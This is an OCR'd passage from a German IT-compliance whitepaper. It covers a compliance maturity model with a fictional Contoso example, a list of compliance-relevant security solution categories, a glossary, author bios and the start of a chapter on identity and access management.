


Abbildung 22: Infrastruktur Compliance Reifegradmodell – Informations- und Mitwirkungspflicht: Aktivitätenplan (Rationalisiert - Dynamisch)

Dynamisch

Auf dieser Stufe optimiert das Unternehmen seine Prozesse zur Erfüllung der Mitwirkungs- und Informationspflichten. Es gibt eine Position, die sich ausschließlich um die Koordination der Maßnahmen rund um das Erfüllen regulatorischer Anforderungen

kümmert. Die Planungen richten sich aktiv in die Zukunft, um Kontinuität in der Erfüllung externer Anforderungen sicherzustellen. Die Prozesse sind nun so gut etabliert, dass sich die Schulungsmaßnahmen primär auf neue Mitarbeiter konzentrieren.

Das Unternehmen nutzt außerdem den Informationsaustausch mit anderen Unternehmen und Branchengremien, um Einfluss auf neue Regelungen zu nehmen beziehungsweise diese im Sinne von Best Practices besser zu adressieren.

Das nunmehr durchgängige Datenklassifizierungsschema wird regelmäßig aktualisiert, wenn Änderungen eintreten (spätestens jedoch einmal im Jahr). Auch die Dateneigentümer und Verantwortlichkeiten hat das Unternehmen vollständig zugewiesen und geklärt.

Das Unternehmen verfügt über eine einheitliche und integrierte Kollaborations- und Portalinfrastruktur. Diese verbindet verschiedenste Gruppen im und außerhalb des Unternehmens und stellt diesen Zugriff auf die benötigten Personen, Prozesse und Informationen bereit. Die Organisation ist in der Lage, modulare Anwendungen innerhalb einer rollenbasierten Umgebung zu bauen. Der Zugriff auf Intranet, Internet und Extranets erfolgt dank eines umfassenden Identitätsmanagements personalisiert. Dies sorgt insgesamt für höchstmögliche Effizienz und Sicherheit bei Informationspflichten, die zwischen Unternehmen festgeschrieben sind.

Das Management von Dokumenten und Aufbewahrungsfristen ist optimiert. Über eine einheitliche Suchinfrastruktur lassen sich Akten schnell finden. Bei der Suche nach Informationen greift das Unternehmen nun auf eine gemeinsame, standardisierte Infrastruktur zurück. Sie deckt sowohl strukturierte als auch unstrukturierte Informationen ab. Die Nutzeroberfläche funktioniert konsistent und kontextsensitiv. Das Datenklassifizierungsschema wird nun auch für eine einheitliche Taxonomie der wichtigsten Geschäftsdaten genutzt. So wird der Zugriff auf Informationen beschleunigt, was sowohl bei regulären Mitwirkungspflicht als auch bei ereignisgetriebenen Informationspflichten für mehr Effizienz und Qualität sorgt.

Gesamt-Compliance-Reifegrad – Beispiel Contoso

Um einen Gesamtüberblick zu bekommen, ist es sinnvoll, den Gesamtreifegrad in einer Übersicht abzubilden. Dort wird deutlich, in welchen Kernbereichen sich das Unternehmen noch verbessern muss. Dies wird im Folgenden anhand des fiktiven Unternehmens Contoso illustriert.




Abbildung 23: IT-Infrastruktur Compliance Reifegradmodell – fiktives Beispiel Contoso

Hinsichtlich des Punkts Informationsschutz erfüllt Contoso den Reifegrad „standardisiert". In einzelnen Bereichen, vor allem bei Forschung und Entwicklung und im Finanzbereich, adressiert das Unternehmen Informationsschutzaufgaben auf technischer Ebene teilweise solide. Allerdings wird sich das Unternehmen allmählich darüber bewusst, dass Informationen auf diese Art nicht lückenlos („Ende zu Ende") geschützt werden können. Deswegen möchte Contoso im nächsten Schritt das in ersten Ansätzen vorhandene Datenklassifizierungsschema unternehmensweit ausrollen und mit Blick auf Informationsschutz nutzen. Ein Rahmenwerk von Sicherheitsrichtlinien untermauert dieses Vorhaben.

Auch beim Risikomanagement hat Contoso bereits die „standardisierte" Ebene erreicht. Gespräche zwischen dem CIO und dem Chief Risk Manager haben jedoch ergeben, dass die Kenntnis der Risikolage zwischen IT und Geschäft noch sehr lückenhaft ist. Daher sollen nun im nächsten Schritt verbindliche Risikomanagement-Standards und Prozesse durchgesetzt werden. Es wird eine Standard-Methodologie für Risk Assessments und den Prozess zur Behandlung von Risiken eingeführt. Außerdem setzt Contoso ein formelles Schulungsprogramm zum Thema Risikomanagement ein.

Diese Maßnahmen will Contoso zusammen mit den Plänen im Informationsschutz umsetzen und dabei auch bestehende Lösungen für Überwachung, Berichterstattung, Change und Incident Management stärker für das Risikomanagement nutzen.

Im Informationsmanagement ist Contoso sehr gut aufgestellt und erfüllt die Stufe „rationalisiert". Der einzige Treiber waren ursprünglich technische Entscheider im Umfeld von Forschung und Entwicklung, Fertigung, Logistik und Distribution. Mittlerweile sind unternehmensweite Standards für Content Management, Zusammenarbeit und Geschäftsanalysen etabliert. Großes Augenmerk richtet das Unternehmen auch auf einen

unterbrechungsfreien Betrieb, da ein mehrtägiger Stillstand der Produktion das Unternehmen enorm viel Geld kosten würde. Contoso den aktuellen Reifegrad für die kommenden zwei Jahre als ausreichend an und plant, das im Informationsmanagement Erreichte noch stärker für andere Bereiche wie etwa den Informationsschutz und das Risikomanagement nutzbar zu machen.

Contoso hat mit Blick auf das interne Kontrollsystem den Reifegrad „standardisiert" erreicht. Die Firma hat bereits ein internes Kontrollsystem etabliert, das von IT-Seite aber noch nicht ausreichend unterstützt wird. Sowohl die interne Kontrolle im IT-Management als auch die Umsetzung des unternehmensweiten internen Kontrollsystems über IT-Maßnahmen erfolgen primär ad hoc und punktuell. Contoso möchte daher den Informationsfluss zwischen IT-Verantwortlichen und Management, Prozessverantwortlichen, interner Revision und Wirtschaftsprüfern anregen. Dabei verspricht sich das Unternehmen auch große Fortschritte durch die geplanten Maßnahmen im Risikomanagement. Um die Wirksamkeit im IKS-Umfeld zu messen, baut Contoso ein Kennzahlensystem auf.

Die Mitwirkungs- und Informationspflicht hat Contoso seit jeher sehr stiefmütterlich behandelt, so dass der Reifegrad noch auf der „Basis"-Ebene liegt. Es gibt noch keinen Prozess und keine Notfallplanung, die die proaktive Erfüllung von Mitwirkungs- und Informationspflichten anstoßen könnten. Bislang genügte es den Verantwortlichen bei Contoso, dass bisher „alles gut gegangen" ist. Die Aktivitäten in den Bereichen Informationsschutz und Risikomanagement haben nun aber zu einem steigenden Bewusstsein für diese Pflichten – und die Risiken bei Nichterfüllung - geführt. Contoso möchte nun zumindest die wichtigsten Regularien identifizieren und hierfür Vorgehensweisen und Best Practices dokumentieren. Dabei will das Unternehmen auch Standardisierungsansätze für Incident Management nutzen.

9.8 Compliance-relevante IT-Infrastruktur-Lösungen

Dieser Abschnitt fasst die für GRC relevanten Lösungskategorien zusammen, die für GRC relevant sind. Dabei wurde geprüft, welche technologischen Lösungsbereiche insgesamt zur Umsetzung gängiger Standards und Regularien erforderlich sind. Diese Bereiche lassen sich in 19 Lösungskategorien zusammenfassen. Die folgende Liste wurde auf Relevanz für Compliance geprüft und anhand gängiger Standards validiert, darunter ISO 27002, die Empfehlungen des National Institute of Standards and Technology (NIST SP800) und andere Rahmenwerke.

Anwendungssicherheit. Lösungen für die Sicherheit von Applikationen verknüpfen gute Entwicklungspraktiken mit spezifischer.

Authentifizierung, Autorisierung und Zugriffskontrolle. Authentifizierung erfordert typischerweise einen Nutzernamen sowie ein Kennwort, kann aber auch zusätzliche Methoden zur Identifikation von Nutzern involvieren – etwa Smartcards, Iris-Scan, Spracherkennung oder den Fingerabdruck. Die Autorisierung prüft, ob jemand nach seiner Identifizierung auch tatsächlich Zugriff auf die angefragten Ressourcen erhält. Der Zugriff wird auf Basis einer Vielzahl an Kriterien gewährt oder verwehrt, etwa der Netzwerkadresse des Clients, der Tageszeit oder aufgrund des Browsers, den die Person nutzt.

Change-Management. Systeme für das Change-Management sind Prozessstrukturen, die IT-Leiter veranlassen, zur Debatte stehende technische und zum Teil auch geschäftliche Veränderungen konsistent zu prüfen. Anschließend können die IT-Verantwortlichen spezifische Veränderungen einschränken oder ausdehnen, um letztlich die geschäftlichen Anforderungen zu erfüllen. Zum Beispiel kann ein Unternehmen eine Datenbank einführen, die die Mitarbeiter bei künftigen Entscheidungen und Veränderungen unterstützt – basierend auf historischen Daten, die den Erfolg oder das Scheitern ähnlicher, vergangener Änderungen aufzeigt. Change-Management ist auch ein strukturierter Prozess, der den Status und die Existenz von Änderungen an alle betroffenen Gruppen kommuniziert. Das führt zu einem „Inventarsystem", das dokumentiert, welche Aktionen wann und von wem getätigt wurden. Dies schlägt sich auch auf die Schlüsselressourcen nieder, die für die Erfassung von Problemen und für das Management von Ressourcen benötigt werden.

Datenklassifizierung und -schutz. Bei dieser Kategorie geht es um die Klassifizierung von Daten zum Beispiel nach Schutzbedarf und deren Anwendung auf Daten, die auf einem Computer gespeichert sind oder übertragen werden. Außerdem adressieren entsprechende Lösungen die Frage, wie Daten in punkto Vertraulichkeit und Integrität geschützt werden – sei es auf Festplatten oder beim Transfer. Kryptografische Lösungen sind die üblichsten Methoden, die Unternehmen anwenden, um Daten auf technische Art zu schützen.

Disaster Recovery und Ausfallsicherheit. Sollte sich eine natürliche oder durch Menschen verursachte Katastrophe ereignen, müssen die Informationssysteme so schnell wie möglich wieder in ihren Betriebszustand zurückgeführt werden. Genau darum geht es bei Lösungen zu Disaster Recovery und Ausfallsicherheit („Failover"). Die Ausfallsicherheit bezieht sich oftmals auf redundante Systeme, die ständig parallel zu den regulären Systemen laufen. Es ist angeraten, diese beiden Systeme in unterschiedlichen geographischen Regionen zu betreiben.

Eine Möglichkeit zur Redundanz von Systemen liegt darin, Systeme zu implementieren, die an sich vor bestimmten Ausfallarten geschützt sind Zu den Beispielen zählen die Active Directory Domain Services (AD DS), geclusterte SQL Server, und das Windows Server Network Load Balancing sowie die Cluster Service (MSCS) Technologie.

Dokumenten-Management. Lösungen für das Dokumenten-Management kombinieren Software und Prozesse, die das Management unstrukturierter Informationen im Unternehmen ermöglichen. Diese Informationen liegen in den verschiedensten digitalen Medienformen vor. Dazu gehören Dokumente, technische Zeichnungen, XML-Dateien, Bilder, Audio- und Video-Dateien.

Geschäftsprozess-Management. Anwendungen für das Geschäftsprozess-Management (Business Process Management – BPM) schaffen eine durchgängige Transparenz und Kontrolle über alle Segmente komplexer und mehrstufiger Transaktionen oder Informationsanfragen, die verschiedene Anwendungen und Mitarbeiter im und außerhalb des Unternehmens einbeziehen.

Host-Kontrolle. Lösungen zur Host-Kontrolle kontrollieren die Betriebssysteme in Servern und Arbeitsplatzrechnern. Ihre Funktionen beinhalten auch das Implementieren von Best Practices für Sicherheit auf allen Ebenen des Betriebssystems, auf jedem Host, die Installation aktueller Updates und Patchs und die Anwendung sicherer Methoden für den täglichen Betrieb.

Identitätsmanagement. In einem Informationsnetzwerk nutzen Unternehmen Identitätsmanagementsoftware und -prozesse, um digitale Identitäten und ihre digitalen Berechtigungen zu verwalten.

Incident Management und Problemverfolgung. Lösungen für das Problemmanagement und die Rückverfolgung von Sicherheitsproblemen sind an die Kundenbedürfnisse angepasste Systeme, die bestimmte Geschäftsprozesse von Anfang bis Ende verwalten. Die Systemfunktionalität ist nicht weit entfernt von jener bei Customer Relationship Management (CRM).

Messaging & Collaboration. Anwendungen für den Austausch von Nachrichten und die Zusammenarbeit im Unternehmen sind heute unentbehrlich. Collaboration-Anwendungen reichen von integrierten Dokument- und Produktivitätsprogrammen über Portale bis zu Instant Messaging, Software für die Onlinepräsentation und Peer-to-Peer-Programmen (P2P).

Netzwerksicherheit. Lösungen für die Netzwerksicherheit umfassen etliche verschiedene Maßnahmen, die alle Aspekte der Sicherheit eines Unternehmensnetzwerks adressieren. Hierzu gehören Firewalls, Server, Endgeräte, Router, Switches und Access-Punkte.

Physische Sicherheit. Diese Lösungen reglementieren den physischen Zugriff und die Kontrolle der Informations- und Arbeitsplatzsysteme im Unternehmen.

Projekt-Management. Lösungen für das Projektmanagement wenden Wissen, Fähigkeiten, Werkzeuge und Techniken auf eine große Bandbreite an Aktivitäten an, um die Anforderungen eines bestimmten Projektes zu erfüllen. Wissen und Praktiken rund am das Management von Projekten lassen sich am Besten über modulare Prozesse beschreiben. In diesem Zusammenhang gibt es fünf Prozessgruppen: Überblick verschaffen, planen, entwickeln, stabilisieren und einsetzen.

Risikoanalyse. Der Begriff Risikoanalyse (Risk Assessment) kann verschiedene Bedeutungen haben. Im Zusammenhang mit Informationssicherheit beschreibt er eine systematische Methode, um die „Assets" eines informationsverarbeitenden Systems, die Bedrohungen für diese Assets und die Anfälligkeit der Systeme für diese Bedrohungen zu identifizieren. Im Zusammenhang mit regulatorischen Anforderungen ist die Risikoanalyse einen Prozess zur Abschätzung der Konformität mit den geltenden Regelungen und zur Identifikation von Unzulänglichkeiten.

Schulungen tragen maßgeblich zum Erfolg des Unternehmens bei, wenn es darum geht, die Mitarbeiter mit Anforderungen und Prozessen rund um Sicherheit und Compliance vertraut zu machen. Training stellt die kritische Verbindung zwischen Menschen, Prozessen und Technologien her, die dann Sicherheits-Programme zum Leben erwecken.

Schutz gegen bösartige Software (Malicious Software Prevention). Hier geht es um Virenschutz, Schutz vor Spyware und Spam sowie um Lösungen zur Erkennung von Rootkits.

Schwachstellenerkennung. Entsprechende Lösungen prüfen die Informationssysteme eines Unternehmens auf Schwachstellen. Das IT-Personal muss sich der Schwachstellen in der IT-Umgebung bewusst sein, bevor es an die aktive Adressierung durch Maßnahmen geht.

Überwachung und Berichterstattung. Diese Lösungen sammeln und auditieren „Logs", die aus der Authentifizierung und dem Zugriff auf Systeme stammen. Werkzeuge zur Überwachung und Berichterstattung sammeln entweder spezifische Informationen mit Blick auf konkrete Regularien oder nutzen bestehende Logs, die aus Betriebssystemen oder Standardsoftware generiert werden.

Eine Unterkategorie Überwachung und Berichterstattung ist die Erfassung, Analyse und Korrelation aller Log-Daten des gesamten Unternehmens. Diese Aufgabe wird manchmal durch eine „Dashboard"-Lösung gelöst. Diese kann die verschiedenen Informations-Arten im Unternehmen besser analysieren. Solche Lösungen geben dem IT-Management mehr Aufschluss darüber, ob bestimmte Ereignisse mit anderen korrelieren.

9.9 IT-Glossar

Benchmarking. Benchmarking ist eine Analyse, die unternehmenseigene Kennzahlen und -größen mit einem Referenzwert vergleicht, zum Beispiel einem Branchendurchschnitt.

Chief Information Security Officer (CISO). Chief Information Security Officer ist der oder die Verantwortliche für Informationssicherheit im Unternehmen. Idealerweise berichtet der CISO an den Vorstand beziehungsweise CEO oder an den Verantwortlichen für unternehmensweites Risikomanagement. Der CISO bildet die Schnittstelle zwischen Geschäfts- und IT-Verantwortlichen. In der Praxis berichtet der „CISO" aber nicht selten an den IT-Leiter (CIO) und nimmt damit primär technische Aufgaben wahr (☐ IT-Security Manager). Die Positionierung der Informationssicherheit im IT-Bereich ist allerdings problematisch, führt sie doch zu einer rein technologischen Sicht, die zudem Sachzwängen wie Kosten und Performanz der IT-Systeme untergeordnet ist.

Compliance. Compliance bezeichnet im Allgemeinen gesetzes- und regelkonformes Verhalten. Zu den Regelungen zählen branchenübergreifende Regelungen, branchenspezifische, rechtliche Regelungen wie Gesetze, Rechtsprechungen, Regulierungen oder Richtlinien, rechtlich nicht bindende Standards, Referenzmodelle und Richtlinien (beispielsweise von Verbänden oder Gremien empfohlen beziehungsweise vorgeschrieben), lokale Regelungen (für Deutschland) und international gültige Regelungen und nicht zuletzt firmeninterne Regelungen, die allenfalls arbeitsrechtliche Relevanz haben.

Dynamische IT-Infrastruktur. Eine dynamische IT-Infrastruktur bietet eine effiziente und kontrollierte IT-Umgebung, in der die IT als strategischer Aktivposten das Wachstum des Unternehmens unterstütz. Dynamische IT-Infrastruktur ermöglicht bei neuen Geschäftsanforderungen einfach und zeitnah neue IT-Dienste zu umzusetzen oder zu adaptieren, Prozesse zu automatisieren, Kosten zu reduzieren, Servicelevels und Flexibilität zu optimieren und somit die Komplexität zu reduzieren. Anwender können von selbst durchgeführten Überprüfungen und kontinuierlichen Verbesserungen profitieren und einfacher und sicherer von überall aus auf Informationen zugreifen. Über Systeme mit automatischer Bereitstellung und Quarantäneverwaltung werden die Einhaltung von Richtlinien und eine hohe Verfügbarkeit sichergestellt.

Extranet. Extranet ist im Grunde ein Intranet, das nicht nur für Mitarbeiter, sondern auch für Externe zugreifbar ist. Ein Unternehmen kann so auf effiziente – und bei Bedarf auch sichere - Weise mit freien Mitarbeitern, Partnern, Kunden und Lieferanten kommunizieren und Informationen bereitstellen beziehungsweise austauschen.

Information. Für Information gibt es viele Definitionen. Allgemein gesprochen handelt es sich bei einer Information um ein „Datum", dem in einem konkreten Zusammenhang eine bestimmte Bedeutung zugeordnet werden kann, beziehungsweise um übertragbares Wissen. Bei Daten handelt es sich also um eine potenzielle Information.

Informationssicherheit. Informationssicherheit umfasst alle organisatorischen und technischen Maßnahmen, die die Vertraulichkeit, Integrität und Verfügbarkeit von Daten, Prozessen und Systemen sicherstellen. Dabei geht es insbesondere um den Schutz vor Bedrohungen, das Erkennen von Schwachstellen und Sicherheitsproblemen und das Management von Zwischenfällen einschließlich deren Eindämmung, der Wiederherstellung von Systemen und Prozessen und forensischen Maßnahmen im Nachgang.

Intranet. Ein Intranet ist ein privates (firmeninternes) Netzwerk, das es den Mitarbeitern gestattet, Informationen miteinander zu teilen, zusammenzuarbeiten und insgesamt die Kommunikation zu verbessern.

IT-Infrastruktur Compliance. Unter IT Infrastruktur Compliance versteht man die spezifischen rechtlichen Anforderungen an IT Systeme und Infrastrukturkomponenten. Sie bildet eine Untermenge allgemeiner Compliance Anforderungen ab.

IT-Security Manager. IT-Security Manager berichtet an den IT-Leiter (CIO) und ist für die Planung und Umsetzung überwiegend technischer Sicherheitsmaßnahmen zuständig. Sofern es keinen CISO gibt, kümmert sich der IT-Security Manager auch um das Informationssicherheitsmanagement und Risikoanalysen – allerdings mit eher technologischen Schwerpunkten.

IT-Sicherheit. IT-Sicherheit ist eine Unterkategorie der Informationssicherheit mit Fokus auf rein technische Aspekt. IT-Sicherheit beschreibt insbesondere den Zustand einer IT-Infrastruktur oder einer IT-Anwendung, in dem die Risiken bei der von Informationstechnik aufgrund von Bedrohungen durch angemessene Maßnahmen auf ein tragbares Maß beschränkt sind.

Pareto Prinzip. Wenn eine kleine Anzahl von hohen Werten einer Wertemenge mehr zu deren Gesamtwert beiträgt, als die hohe Anzahl der kleinen Werte dieser Menge, spricht mann vom Pareto-Prinzip oder -Effekt. Der Begriff ist nach Vilfredo Pareto benannt, der die Verteilung des Volksvermögens in Italien analysierte und herausfand, dass etwa 20 Prozent der Familien rund 80 Prozent des Vermögens besitzen. Daraus leitete er ab, dass Banken sich vornehmlich um diese 20 Prozent der Kunden kümmern sollten, um sich einen Großteil des Auftragsvolumens zu sichern.

Sicherheitsexperten. Sicherheitsexperten sind im Zusammenhang mit diesem White Paper Fachkräfte, die sich auf das Thema Informations- und IT-Sicherheit konzentrieren. Die Bandbreite reicht von Technologieexperten bis hin zu Experten auf Managementebene, die sich mehr um organisatorische und prozessorientierte Fragestellungen kümmern.

Social Computing. Social Computing ist ein Sammelbegriff für IT-Systeme, die eine Vernetzung von Privatleuten, Mitarbeiter und Teams in Unternehmen oder gar ganzer Märkte auf sozialer Ebene ermöglichen. Dabei geht es vor allem um die „soziale" Komponente des Einzelnen und sein Verhalten, was sich letztlich im Erfassen, Verarbeiten und Publizieren von Informationen niederschlägt. Durch die Vernetzung und die Zuordnung zu konkreten Individuen gewinnt die einzelne Information an Wert.

Verfügbarkeit. Daten beziehungsweise Informationen sowie Systeme und Prozesse sollen für das Unternehmen zugreifbar und nutzbar sein, sprich verfügbar.

Vertraulichkeit. Daten beziehungsweise Informationen gelten als vertraulich, wenn ausschließlich autorisierte Personen auf sie zugreifen können.


Integrität. Integrität beschreibt einen Zustand von Daten beziehungsweise Informationen, in dem diese vor der Veränderung durch unberechtigte Dritte geschützt sind.

Bei der Vertraulichkeit und Integrität von Daten und Informationen unterscheidet man in der Regel zwischen gespeicherten Daten beziehungsweise Informationen („data at rest") und jenen, die von A nach B übertragen werden („data in transit").

9.10 Über die Autoren

Wolfram Funk war bei der Experton Group AG als Senior Advisor tätig. Derzeit arbeitet er bei der Steria Mummert Consulting AG als Principal Consultant Security Solutions.

Kristina Javorková ist auf das Fachgebiet IT Recht spezialisiert und für die Microsoft GmbH in Deutschland tätig.



Michael Kranawetter realisierte unter anderem als Projektmanager und Berater erfolgreich große Infrastrukturprojekte, bevor er für eine große Rückversicherung in verschiedenen, international tätigen Positionen als Projektmanager, Architekt, Chef Designer und Stratege in den Bereichen Enterprise Architecture, Service Management und IT-Governance sowie Directory Services und Portal-Strategien tätig war. Als Program Manager Risk Assessment trug er die Verantwortung für das interne, international tätige Security Audit Team und war hier für die Themen IS Risk Management Compliance und Governance zuständig. Heute arbeitet er als Chief Information Security Advisor für Microsoft. Er besitzt diverse Zertifizierungen (CISM, CISA, CIPP).

10 Innovatives Identitätsmanagement

10.1 Die Herausforderung für moderne Unternehmen

Geht es um die Wertschöpfung im Unternehmen und die unterstützenden elektronischen Prozesse, sehen sich Management und IT-Verantwortliche einer Vielzahl an Anforderungen gegenüber. Allgegenwärtig ist die Herausforderung, diese geschäftsrelevanten Prozesse sicher zu gestalten und Risiken – seien es Ausfall, Einbruch oder andere Sicherheitslücken – entsprechend einem IT-Risikomanagement zu unterwerfen. Dies betrifft in besonderem Maße auch die Benutzerverwaltung in Unternehmen, die die Vergabe und den Entzug von Privilegien für den Zugriff auf Informationssysteme und technische wie nicht-technische Ressourcen durch interne und externe Mitarbeiter regelt.

Die sichere und effiziente Verwaltung der Zugriffsrechte auf Ressourcen und sicherheitskritische Anwendungen (Identitäts- und Access Management, IAM) ist damit eine der größten Herausforderungen für Unternehmen. Schon seit mehreren Jahren gewinnt das Thema massiv an Bedeutung. Nachdem das Identitäts- und Access-Management bisher überwiegend für große Unternehmen eine Rolle spielte, wird es in den letzten Jahren auch für mittelständische Firmen immer aktueller. Auslöser hierfür sind komplexer werdende IT-Systeme und Benutzerlandschaften, ein steigender Zeit- und Kostendruck, Partnerschaften und Unternehmensverbünde für verstärkte globale Zusammenarbeit sowie verschärfte gesetzliche Anforderungen. Im Mittelpunkt steht neben der täglichen Administration der Benutzer die Aufdeckung, wer Zugriff auf unternehmenskritische Ressourcen besitzt und Rechte und Privilegien an andere Identitäten vergeben oder delegiert hat. Mitarbeiter rotieren im Unternehmen, übernehmen neue Aufgaben und Kompetenzen, arbeiten in Projekten temporär mit, für die sie bestimmte Systeme nutzen müssen, treten neu in Unternehmensbereiche ein oder verlassen diese wieder. Als Konsequenz dieser dynamischen Zuordnung ergeben sich immer wieder neue oder zu ändernde Rechte und Privilegien, die es besonders schwierig machen, die Nutzerverwaltung aktuell zu halten.

In der Praxis hat sich gezeigt, dass nur selten festgestellt werden kann, auf welche Ressourcen ein Mitarbeiter zum aktuellen Zeitpunkt zugreifen kann, ob die Rechtestrukturen dem jeweiligen Aufgabenbereich entsprechen und ob die Privilegien korrekt vergeben wurden.

10.2 Funktionen von IAM-Systemen

Um die entstehenden Herausforderungen und Treiber zu adressieren, streben viele Unternehmen eine kontrollierte und automatisierte Vergabe, Überwachung und Bereinigung ihrer gewachsenen Berechtigungsstrukturen an. Dies geht meist mit der geplanten Migration zu einer rollenbasieren Nutzerverwaltung einher. Betrachtet man die funktionalen Komponenten von IAM in Unternehmen, so findet sich in der Literatur eine Vielzahl an verschiedenen Einordnungen (Abbildung 1). Eine typische Kernfunktionalität ist die Kontrolle des gesamten Lebenszyklus‘ digitaler Identitäten, ihrer Berechtigungen und des Zugriffs auf bestehende Ressourcen. Darüber hinaus stellt eine zent-

rales Identity Repository in Form eines Verzeichnisdienstes die technische Basiskomponente einer IAM-Infrastruktur dar und agiert als Datendrehscheibe. An sie sind die bedeutendsten Anwendungssysteme eines Unternehmens (etwa Microsoft Active Directory, ERP-Systeme, HR-Systeme) mit Hilfe verschiedener Konnektoren für die Automatisierung des Identity Lifecycles angeschlossen. Üblicherweise ergänzen Module zur Beweissicherung (Auditing) von Aktivitäten im IAM-System und Komponenten zur Überprüfung der Einhaltung bestehender Compliance-Richtlinien eine umfassende IAM-Infrastruktur.




Abbildung 1: Funktionalitäten von IAM

Während die am Markt verfügbaren Tools deutlich an Funktionsumfang gewonnen haben, stehen Unternehmen allerdings häufig vor grundlegenden organisatorischen Herausforderungen, wenn es um die Optimierung ihrer Benutzerverwaltung geht. Meist müssen sie nach kurzer Zeit feststellen, dass diese sich auch mit technischen Hilfsmitteln nur bedingt lösen lassen.

